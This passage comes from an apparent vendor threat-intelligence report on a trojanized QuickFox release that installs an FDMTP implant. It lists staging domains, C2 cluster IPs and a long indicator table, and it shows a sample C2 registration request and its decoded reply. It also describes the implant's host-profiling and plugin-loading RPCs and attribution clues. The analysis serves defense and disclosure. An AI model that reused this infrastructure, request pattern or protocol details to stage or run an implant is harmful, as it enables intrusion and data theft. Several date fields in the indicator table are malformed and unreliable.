www[.]google-apis[.]net	www[.]google-apis[.]net/dfsvc.exe www[.]google-apis[.]net/dfsvc.exe.config www[.]google-apis[.]net/wangmeng.dll	2026-01-18	2026-06-30
www[.]icloud-cdn[.]net	www[.]icloud-cdn[.]net/GetSlaver www[.]icloud-cdn[.]net/checksum.bin	2025-11-17	2026-06-30

www[.]wangmeng[.]xyz	www[.]wangmeng[.]xyz/GetGateways www[.]wangmeng[.]xyz/GetVips www[.]wangmeng[.]xyz/GetPeers www[.]wangmeng[.]xyz/GetMembers www[.]wangmeng[.]xyz/GetNodes www[.]wangmeng[.]xyz/GetTargets www[.]wangmeng[.]xyz/GetReplicas www[.]wangmeng[.]xyz/GetServers www[.]wangmeng[.]xyz/GetRoutes www[.]wangmeng[.]xyz/GetAgents www[.]wangmeng[.]xyz/GetMachines www[.]wangmeng[.]xyz/GetEndpoints www[.]wangmeng[.]xyz/GetWorkers www[.]wangmeng[.]xyz/GetInstances	2025-11-19	2026-06-19
www[.]wangmengsb[.]com	www[.]wangmengsb[.]com/GetEndpoints www[.]wangmengsb[.]com/GetNodes www[.]wangmengsb[.]com/GetBackends www[.]wangmengsb[.]com/GetNodes www[.]wangmengsb[.]com/GetIps www[.]wangmengsb[.]com/GetAgents www[.]wangmengsb[.]com/GetHosts www[.]wangmengsb[.]com/GetReplicas www[.]wangmengsb[.]com/GetVips www[.]wangmengsb[.]com/GetAddresses www[.]wangmengsb[.]com/GetPeers www[.]wangmengsb[.]com/GetWorkers www[.]wangmengsb[.]com/GetRoutes	2026-06-16	2026-06-16
www[.]wangmeng66[.]top	www[.]wangmeng66[.]top/GetWorkers www[.]wangmeng66[.]top/GetRoutes www[.]wangmeng66[.]top/GetAddresses www[.]wangmeng66[.]top/GetEndpoints www[.]wangmeng66[.]top/GetResources www[.]wangmeng66[.]top/GetInstances www[.]wangmeng66[.]top/GetProxies www[.]wangmeng66[.]top/GetMachines www[.]wangmeng66[.]top/GetServers www[.]wangmeng66[.]top/GetTargets www[.]wangmeng66[.]top/GetPeers www[.]wangmeng66[.]top/GetHosts www[.]wangmeng66[.]top/GetReplicas	2026-06-20	2026-06-26
www[.]techcheck1[.]com	www[.]techcheck1[.]com/config.etl www[.]techcheck1[.]com/wangmeng.dll www[.]techcheck1[.]com/Microsoft.VisualStudio.HostingProcess.Utilities.Sync.dll www[.]techcheck1[.]com/vshost.exe www[.]techcheck1[.]com/GetPeers www[.]techcheck1[.]com/GetClusterNodes	2026-06-26	2026-06-30

Table 4: Domains and associated URLs used as staging domains for the FDMTP implants associated with this QuickFox campaign infrastructure.

The FortiGuard Labs team observed that staging domains responded to this request with a base64-encoded and gzip-compressed list of two IP:Port entries per request, with port ranges observed between 20800 and 20816. An example of web traffic associated with this target registration is shown in Figure 10.

```
GET /GetCluster?protocol=Dotnet-TcpDmtp&tag=BC HTTP/1.1
Verify-Token: Dmtp
Host: www.icloud-cdn.net:8080
Connection: Keep-Alive
```

```
HTTP/1.1 200 Success
Content-Type: application/json
Server: TouchSocket.Http
Content-Length: 86
```

```
"H4sIAAAAAAAAAA4tWMjQ10TMymTyZtdAzM7EyMrAwMFLSUTK20DMz0DM0MdIzNQMLminFAGCsHm4ULAAAAA=="
```



Base64 decoded
and decompressed

```
["154.223.58.64:20802","38.60.142.56:20806"]
```

Figure 10: Traffic example associated with an FDMTP implant requesting and retrieving C2 node data from the staging domain. Once the implant has received the C2 connection information, it establishes a connection to the C2 clusters through a FDMTP socket, as shown in Figure 9 above. The FortiGuard Labs team identified the following clusters/nodes (see Table 5) associated with some of the staging domains outlined in Table 4.

Cluster/Node IP	Associated Staging Domain	First Observed	Last Observed
47[.]238[.]64[.]56	www[.]yahoo-cdn[.]it[.]com	2026-03-27	2026-06-11
47[.]239[.]93[.]49	www[.]yahoo-cdn[.]it[.]com	2026-01-21	2026-01-21
47[.]239[.]4[.]179	www[.]wangmengsb[.]com www[.]techcheck1[.]com www[.]google-apis[.]net	2026-06-08 2026-06-08 2026-05-21	2026-06-08 2026-06-08 2026-05-22
47[.]88[.]21[.]252	www[.]google-apis[.]net	2026-05-21	2026-05-22
47[.]238[.]240[.]219	www[.]wangmengsb[.]com www[.]techcheck1[.]com	2026-06-08 2026-06-08	2026-06-08 2026-06-08
154[.]223[.]75[.]206	www[.]yahoo-cdn[.]it[.]com	2025-01-21	2025-01-21
154[.]223[.]58[.]64	www[.]yahoo-cdn[.]it[.]com	2026-02-13	2026-06-19
45[.]158[.]180[.]250	www[.]yahoo-cdn[.]it[.]com	2026-02-13	2026-06-19
154[.]223[.]58[.]142	www[.]yahoo-cdn[.]it[.]com	2026-02-13	2026-06-19
38[.]60[.]142[.]56	www[.]yahoo-cdn[.]it[.]com www[.]icloud-cdn[.]net	2026-02-13 2025-11-17	2026-06-19 2026-06-30

Table 5: FDMTP cluster nodes associated with identified staging C2 domains.

Once the running implant is connected to the C2 cluster, it conducts an FDMTP handshake by sending '00 01' and '00 04' flag packets with negotiation types, IDs, and status. Afterward, the C2 server sends a 'GetInfo' RPC request within a '00 14' flag packet to the implant to collect basic information from the victim's device. The malware serializes and compresses the basic information and sends it as a response in a '00 15' packet. An example of the two packets collected during analysis is shown in Figure 11.



Figure 11: Calling the GetInfo() RPC.

When the implant receives this 'GetInfo' RPC request, the *Client.CommonService.GetInfo()* method is called based on the RPC server's registry information. It sends the basic information stored in the *Common.HostInfo* variable, which contains the data as shown in Figure 12 below.

Common.HostInfo	{Client.Core.Entity.ClientInfoDto}
Active	"Untitled-Notepad"
AV	"Microsoft Defender Antivirus"
ClientType	"Dotnet-TcpDmtp"
ClrVersion	0x00000004
ExtraField	null
GatewayAddress	"192.168.10.1(08-...)"
HWID	"6...D"
InIP	"192.168.10.100/24"
InstallTime	{9/13/2021 2:44:38 PM}
IP	null
IsVM	false
LastInput	0x0000000000000000
OS	"Windows 10 Pro (64bit)"
Path	@ "C:\Users\...AppData\Local\Temp\update\csmonitor.exe"
Privilege	"User"
ProcessArch	"64bit"
ProcessId	0x0000402C
ProcessName	"csmonitor"
Roundtrip	0x00000000
User	"DESKTOP-...0"
Version	"v3.1.15.1"

Figure 12: Example of basic information obtained from a compromised device and sent to C2 server as part of the 'GetInfo' method called during installation.

It contains:

- The window title of the topmost active program
- Installed AV software

- Client Type
- .NET Framework runtime version
- Network information, including the IP address, gateway IP address, and MAC address
- Windows OS information and the installation date and time for the current endpoint
- Current username.
- Implant information including file full path, version, process ID, and hosting process name

The malware compresses the data list above and sends it to the C2 server over a '00 15' flag packet, as illustrated at the bottom of Figure 11. The C2 server then sends an 'EnumProcessByJson' RPC request to collect all running process information from the compromised endpoint, including the PIDs and process names. This is likely to perform additional server-side filtering of compromised endpoints and to support adversary targeting.

The implant continued to periodically connect to FDMTP infrastructure. The implant appears to operate largely through plugins (DLLs) that are pushed from the FDMTP server to the implant during check-ins. When the adversary needs to execute a remote plugin on the compromised device, the C2 server sends 'IsRegistryPlugin', 'RegistryPlugin' and 'RunPlugin' RCP requests within packets marked with the '00 14' flag.

IsRegistryPlugin

The C2 server sends a plugin's hash code to the operating implant as the parameter to the *IsRegistryPlugin()* method, which invokes the corresponding '*Client.FDMTPFrame.Connection.PluginService.IsRegistryPlugin()*' with the DLL file hash code as its parameter. The operating implant then checks whether the corresponding plugin has already been stored in the compromised device's registry.

It then reports the result ('00' indicates not found; '01' indicates found) back to the C2 server within a '00 15' flag packet, as shown in Figure 13.




Figure 13: Packets associated with the 'IsRegistryPlugin' RPC request.

RegistryPlugin

If the C2 server receives a '00' response to the 'IsRegistryPlugin' request, it sends a 'RegistryPlugin' RPC request to the FDMTP server. The corresponding RPC request response contains a compressed executable file embedded within the packet, as shown below in Figure 14.

On receipt of this response, the '*Client.FDMTPFrame.Connection.PluginService.RunPlugin()*' method is invoked to save the compressed executable file into the system registry under the specific sub-key '*HKCU\SOFTWARE\Microsoft\IME\{Common.HostInfo.HWID}*'.




Figure 14: Packets associated with the RegistryPlugin RPC request.

If the server receives a '01' in response to the 'IsRegistryPlugin' request, or once the response to the 'RegistryPlugin' request has been saved to the registry, the C2 server proceeds directly with a 'RunPlugin' RPC request.

RunPlugin

When the implant receives a 'RunPlugin' RPC request, the 'Client.FDMTPFrame.Connection.PluginService.RunPlugin()' method is invoked. The corresponding packet contains a hash of the target plugin's compressed file code corresponding to the target plugin that is passed to the 'Client.FDMTPFrame.Connection.PluginService.RunPlugin()' method. Within the method, the implant first retrieves the plugin file from the system registry using its hash, then decompresses and loads it. Finally, the plugin's 'Plugin.Room.run()' method is invoked. In the sample analyzed during testing, the loaded plugin file is named 'Assist.dll'. When its 'Plugin.Room.run()' method is invoked, it calls the 'Handle()' method to process the decompressed parameter stored in the 'pluginMethod' variable, as shown in Figure 15.




Figure 15: Processing the decompressed parameter originally contained in the 'RunPlugin' RPC request packet.

In the case of the plugin sample analyzed during our investigation, the 'Assist.dll' plugin downloads two files and saves them to the '%LocalAppData%\Microsoft\WindowsApps' folder. Once downloaded, the C2 server can issue a 'StartProcess' RPC request to execute the downloaded files. It should be noted that these URLs used to retrieve subsequent executable components are embedded within the server-provided plugin and are configurable between campaigns, allowing some additional survivability for running implants.

FortiGuard Labs did not observe significant post-exploitation behavior from the FDMTP implant on affected victims following initial installation beyond basic enumeration performed through the previously described plugin functionality. The FortiGuard Labs team did not observe any additional plugins beyond those reported by Darktrace in previous FDMTP reporting.

Vendor Engagement and Response

FortiGuard Incident Response has engaged with the affected vendor, per our responsible disclosure program. QuickFox responded quickly to identify the trojanized components of their software, has since removed the reported components, and begun an internal investigation into the associated supply chain attack. Currently identified affected versions apply to the Windows applications only at this stage, and versions >v3.0.35 (the earliest known non-compromised version) and <v3.55.6, the most recent version in which QuickFox has removed malicious components.

Attribution

FortiGuard Labs does not confidently attribute this campaign to a particular actor. However, there is significant technical crossover with open-source reporting that is externally attributed to Twill Typhoon. Details of this technical crossover are outlined below.

Twill Typhoon

Reporting by Darktrace highlights the recent use of an FDMTP implant matching the final payload deployed in the campaign related to the QuickFox supply chain compromise. Matches were based on side-loading techniques ([T1574.001 – Hijack Execution Flow: DLL](#)), code structure, and key loader components. In this previously reported campaign, the adversary leveraged the legitimate 'biz_render.exe' binary, a legitimate component of Sogou Pinyin IME, as the sideloading target, with their loader replacing 'browser_host.dll', whereas in our case, the adversary leveraged the 'csmonitor.exe' application as a target for sideloading.

In addition to this technique implementation crossover, there is shared infrastructure between the two campaigns, as C2 'cluster' IPs provided by staging domains observed in this previously reported campaign were also registered as C2 'cluster' IPs linked to staging domains observed in the campaign we highlighted above. Linkages here are entirely related to technical factors, indicating with high confidence that the same infrastructure and tooling were employed across the two reported campaigns.

An additional consideration regarding attribution is the inclusion of partial victim filtering at the client level. The JavaScript executed through the trojanized HTML code responsible for the initial C2 connection includes execution guardrails that kill the infection if an executable named 'steam.exe' is running. FortiGuard Labs assesses that this is likely intended to avoid deployment on endpoints used for personal use, increasing the likelihood of the second-stage payload only being deployed in corporate environments. Additionally, the initial JavaScript installs the payload only if one of a list of processes (see Table 3) is present. The list includes several processes associated with administrator tooling, translator applications focused on Chinese-native translators, developer tools, and crypto-related applications. This collection of applications does not provide definitive validation of targeting, as a broad range of motivations can be supported by targeting the processes in the targeted list. However, the list does contain a large percentage of Chinese translation applications.

QuickFox's user base is primarily Chinese international students and expats who use the application to more efficiently interact with Chinese-based services. Given this user base, a hypothesis around targeting is that primary targeting was generically for Chinese citizens operating outside China. A competing hypothesis is that this campaign aimed to target professionals required to interact with Chinese native speakers, potentially for trade or diplomatic engagement purposes. Neither hypothesis can be confirmed without understanding the victim context for second-stage intrusions, which would identify true targets of the campaign.

Conclusion

This campaign highlights the need for organizations to adequately prepare against supply chain attacks, especially those targeting specific user bases that may not sit within an organization's typical threat profile. Additionally, the TTP and indicator crossover related to this campaign and the campaign reported by Darktrace earlier in 2026 highlight how the application of timely, high-confidence open-source threat intelligence can, in some cases, provide detection opportunities across adversary campaigns.

The lack of confidence in attribution beyond technical clustering is largely due to limited visibility into second-stage post-exploitation activity. Despite identifying several victims of this initial infection, this initial part of the campaign (up to and including FDMTP implant installation) appears opportunistic, with the information gathered centralized, likely for second-stage target validation.

FortiGuard Labs is continuing to investigate infrastructure associated with this larger campaign to fill some of these intelligence gaps and identify other potentially related supply chain attacks. If you believe this or any other cybersecurity threat has impacted your organization, please contact our [Global FortiGuard Incident Response Team](#)²

Fortinet Protections

FortiGuard Antivirus signatures associated with indicators related to this investigation are provided in the IOC section below. FortiGate, FortiMail, FortiClient, and FortiEDR support ingestion of signatures from the FortiGuard AntiVirus service. As a result, customers who have these products with up-to-date protections are protected.

The URLs are rated as "Malicious Websites" and "Malicious Activities Found" by the FortiGuard Web Filtering service.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these intrusions by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

MITRE ATT&CK Mapping

TA0001: Initial Access

Technique	Technique Description	Observed Activity
T1195.002	Supply Chain Compromise: Compromise Software Supply Chain	QuickFox application compromised through the introduction of malicious JavaScript within embedded Electron renderer HTML file bundled into legitimate QuickFox application. Affected versions >3.0.35 and <3.55.6.

TA0002: Execution

Technique	Technique Description	Observed Activity
T1059.007	Command and Scripting Interpreter: JavaScript	Obfuscated JavaScript running in the context of QuickFox Electron application used across multiple stages of infection. JavaScript is downloaded from staging C2 domain prior to execution.

TA0003: Persistence

Technique	Technique Description	Observed Activity
T1112	Modify Registry	FDMP implant can store encrypted assembly modules used for various command execution tasks within the registry under the 'HKCU\SOFTWARE\Microsoft\IME\{Common.HostInfo.HWID}' sub-key. Each sub-key value and data pair represents a different module that was executed through the implant. We did not identify any additional modules beyond previous Darktrace reporting.

TA0005: Stealth

Technique	Technique Description	Observed Activity
T1574.001	Hijack Execution Flow: DLL	The Windows Azure Simulation Monitor application, 'csmonitor.exe', is targeted for DLL sideloading a malicious file named 'Microsoft.ServiceHosting.Tools.dll' as part of this campaign. In this case the target executable and malicious payload were saved to the '%APPDATA%\Local\Temp\quickfox\updated\' directory

Technique	Technique Description	Observed Activity
T1480	Execution Guardrails	JavaScript retrieves initial process listing using a tasklist child process to determine if Steam, 'steam.exe', is running and if at least one of the applications listed in Table 3 is running. If Steam is running or none of the listed applications are running, the infection process will end.

Technique	Technique Description	Observed Activity
T1036.005	Masquerading: Match Legitimate Resource Name or Location	Initial domains employed during initial loader components attempt to masquerade as legitimate QuickFox infrastructure. This is likely to avoid detection by QuickFox developers and users who may observe anomalous web traffic from the QuickFox application.

TA0007: Discovery

Technique	Technique Description	Observed Activity
T1057	Process Discovery	The initial JavaScript loader performs process discovery to enforce execution guardrails. Additionally, later stage FDMTP payload collects basic information on the infected endpoint for target registration with C2.

TA0011: Command & Control

Technique	Technique Description	Observed Activity
T1071.001	Application Layer Protocol: Web Protocols	C2 communications are initially through web requests to malicious domains.

Technique	Technique Description	Observed Activity
T1104	Multi-Stage Channels	Initial C2 used by loaders and to register targets with C2 is web protocol based, but FDMTP implant communicates via TouchSocket Duplex Message Transport Protocol (FDMTP) to ‘cluster’ IPs retrieved during registration. Communication to these clusters was observed on ports 20800-208016 for this campaign.

Indicators of Compromise

The following lists of indicators are associated with the campaign outline in this article.

Network Indicators

Indicator Type	Value	Description	First Observed	Last Observed
Domain	cdns3[.]51quickfox[.]cn	Masquerading as a QuickFox domain but is malicious. Hosts initial components of infection started through supply chain compromise of QuickFox installer.	2025-07-24	2026-03-30
URL	cdns3[.]51quickfox[.]cn/2025090411/update.zip	URL for downloading zip file containing side loading target (<i>csmonitor.exe</i>), .NET loader (<i>Microsoft.ServiceHosting.Tools.dll</i>) and encrypted FDMTP payload (<i>update.bin</i>)[only present in gen 2].	2025-07-24	2026-03-30
URL	cdns3[.]51quickfox[.]cn/script/firebase-app-compat.js	URL for downloading the initial JavaScript loader. Embedded within index.html file modified as part of supply chain attack.	2025-07-24	2026-03-30
URL	cdns3[.]51quickfox[.]cn/script/firebase-analytics-compat.js	URL for downloading legitimate Google Firebase script. Embedded within index.html file modified as part of supply chain attack. Hosted file is not malicious but a decoy to attempt to hide supply chain attack.	2025-07-24	2026-03-30

Domain	www[.]icloud-cdn[.]net	Staging and registration domain used to provide active FDMTP implants with details of clusters forming FDMTP infrastructure. Previously reported by Darktrace.	2025-09-18	2026-30
URL	www[.]icloud-cdn[.]net:8080/GetCluster	Registration URL for staging domain.	2025-08-07	2026-30
URL	www[.]icloud-cdn[.]net:8080/GetSlaver	Registration URL for staging domain.	2025-09-18	2026-30
URL	www[.]icloud-cdn[.]net/checksum.bin	URL to retrieve FDMTP implant. Originally reported by Darktrace.	2026-04-15	2026-15
URL	www[.]icloud-cdn[.]net/dnscfg.dll	URL to retrieve FDMTP implant. Originally reported by Darktrace.	2025-10-03	2026-28
URL	www[.]icloud-cdn[.]net/Client.dll	URL to retrieve FDMTP implant. Originally reported by Darktrace.	2025-11-24	2026-26
URL	www[.]icloud-cdn[.]net/vshost.exe	URL to retrieve legitimate vshost.exe binary, likely as a target for sideloading FDMTP implant. Originally reported by Darktrace.	2026-02-04	2026-13
Domain	www[.]google-apis[.]net	Staging and registration domain used to provide active FDMTP implants with details of clusters forming FDMTP infrastructure. Also hosts plugins for FDMTP implant.	2026-05-14	2026-30
URL	www[.]google-apis[.]net/dfsvc.exe	URL to retrieve legitimate vshost.exe binary, likely as a target for sideloading FDMTP implant.	2026-05-14	2026-17
URL	www[.]google-apis[.]net/dfsvc.exe.config	URL to retrieve FDMTP implant.	2026-05-14	2026-17
URL	www[.]google-apis[.]net/wangmeng.dll	URL to retrieve updated FDMTP implant.	2026-05-14	2026-17
Domain	www[.]techcheck1[.]com	Staging and registration domain used to provide active FDMTP implants with details of clusters forming FDMTP infrastructure. Also hosts plugins for FDMTP implant.	2026-05-21	2026-30
URL	www[.]techcheck1[.]com/GetPeers	Registration URL for staging domain.	2026-05-21	2026-30
URL	www[.]techcheck1[.]com/GetClusterNodes	Registration URL for staging domain.	2026-05-21	2026-30
URL	www[.]techcheck1[.]com/vshost.exe	URL to retrieve legitimate vshost.exe binary, likely as a target for sideloading FDMTP implant.	2026-06-08	2026-08
URL	www[.]techcheck1[.]com/Microsoft.VisualStudio.HostingProcess.Utilities.Sync.dll	URL to retrieve loader for encrypted FDMTP payload. Aligns with behavior reported by Darktrace.	2026-06-08	2026-08

URL	www[.]techcheck1[.]com/config.etl	URL to retrieve encrypted FDMTP payload. Aligns with behavior reported by Darktrace.	2026-06-08	2026-08
URL	www[.]techcheck1[.]com/dfsvc.exe.config	URL to retrieve FDMTP implant.	2026-06-08	2026-08
URL	www[.]techcheck1[.]com/wangmeng.dll	URL to retrieve updated FDMTP implant.	2026-06-08	2026-23
Domain	www[.]yahoo-cdn[.]it[.]com	Staging and registration domain used to provide active FDMTP implants with details of clusters forming FDMTP infrastructure. Previously reported by Darktrace. Also hosts plugins for FDMTP implant.	2026-02-09	2026-30
URL	www[.]yahoo-cdn[.]it[.]com/dfsvc.exe.config	URL to retrieve FDMTP implant. Originally reported by Darktrace.	2026-03-12	2026-28
URL	www[.]yahoo-cdn[.]it[.]com/dnscfg.dll	URL to retrieve FDMTP implant. Originally reported by Darktrace.	2026-03-12	2026-28
URL	www[.]yahoo-cdn[.]it[.]com/GetCluster	Registration URL for staging domain.	2026-03-12	2026-16
URL	www[.]yahoo-cdn[.]it[.]com/vshost.exe	URL to retrieve legitimate vshost.exe binary as a target for sideloading FDMTP implant.	2026-02-09	2026-30
URL	www[.]yahoo-cdn[.]it[.]com/dfsvc.exe	URL to retrieve legitimate vshost.exe binary, likely as a target for sideloading FDMTP implant.	2026-03-12	2026-28
URL	www[.]yahoo-cdn[.]it[.]com/Microsoft.VisualStudio.HostingProcess.Utilities.Sync.dll	URL to retrieve loader for encrypted FDMTP payload. Originally reported by Darktrace.	2026-03-12	2026-10
URL	www[.]yahoo-cdn[.]it[.]com/config.etl	URL to retrieve encrypted FDMTP payload. Originally reported by Darktrace.	2026-03-12	2026-10
Domain	www[.]wangmeng[.]xyz	Staging and registration domain used to provide active FDMTP implants with details of clusters forming FDMTP infrastructure.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetVips	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetPeers	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetAgents	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetEndpoints	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetInstances	Registration URL for staging domain.	2026-06-04	2026-30

URL	www[.]wangmeng[.]xyz/GetMachines	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetMembers	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetNodes	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetReplicas	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetRoutes	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetServers	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetTargets	Registration URL for staging domain.	2026-06-04	2026-30
URL	www[.]wangmeng[.]xyz/GetWorkers	Registration URL for staging domain.	2026-06-04	2026-30
Domain	www[.]wangmengsb[.]com	Staging and registration domain used to provide active FDMTP implants with details of clusters forming FDMTP infrastructure.	2026-06-03	2026-30
URL	www[.]wangmengsb[.]com/GetAddresses	Registration URL for staging domain.	2026-06-03	2026-30
URL	www[.]wangmengsb[.]com/GetAgents	Registration URL for staging domain.	2026-06-03	2026-30
URL	www[.]wangmengsb[.]com/GetBackends	Registration URL for staging domain.	2026-06-03	2026-30
URL	www[.]wangmengsb[.]com/GetHosts	Registration URL for staging domain.	2026-06-08	2026-08
URL	www[.]wangmengsb[.]com/GetServers	Registration URL for staging domain.	2026-06-08	2026-08
URL	www[.]wangmengsb[.]com/GetIps	Registration URL for staging domain.	2026-06-03	2026-30
URL	www[.]wangmengsb[.]com/GetNodes	Registration URL for staging domain.	2026-06-03	2026-30
URL	www[.]wangmengsb[.]com/GetPeers	Registration URL for staging domain.	2026-06-03	2026-30
URL	www[.]wangmengsb[.]com/GetReplicas	Registration URL for staging domain.	2026-06-03	2026-30
URL	www[.]wangmengsb[.]com/GetRoutes	Registration URL for staging domain.	2026-06-03	2026-30
URL	www[.]wangmengsb[.]com/GetVips	Registration URL for staging domain.	2026-06-03	2026-30
URL	www[.]wangmengsb[.]com/GetWorkers	Registration URL for staging domain.	2026-06-03	2026-30

Domain	www[.]wangmeng66[.]top	Staging and registration domain used to provide active FDMTP implants with details of clusters forming FDMTP infrastructure.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetAdresse	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetEndpoints	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetHosts	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetInstances	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetMachines	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetPeers	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetProxies	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetReplicas	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetResources	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetRoutes	Registration URL for staging domain.	2026-06-16	2026-30
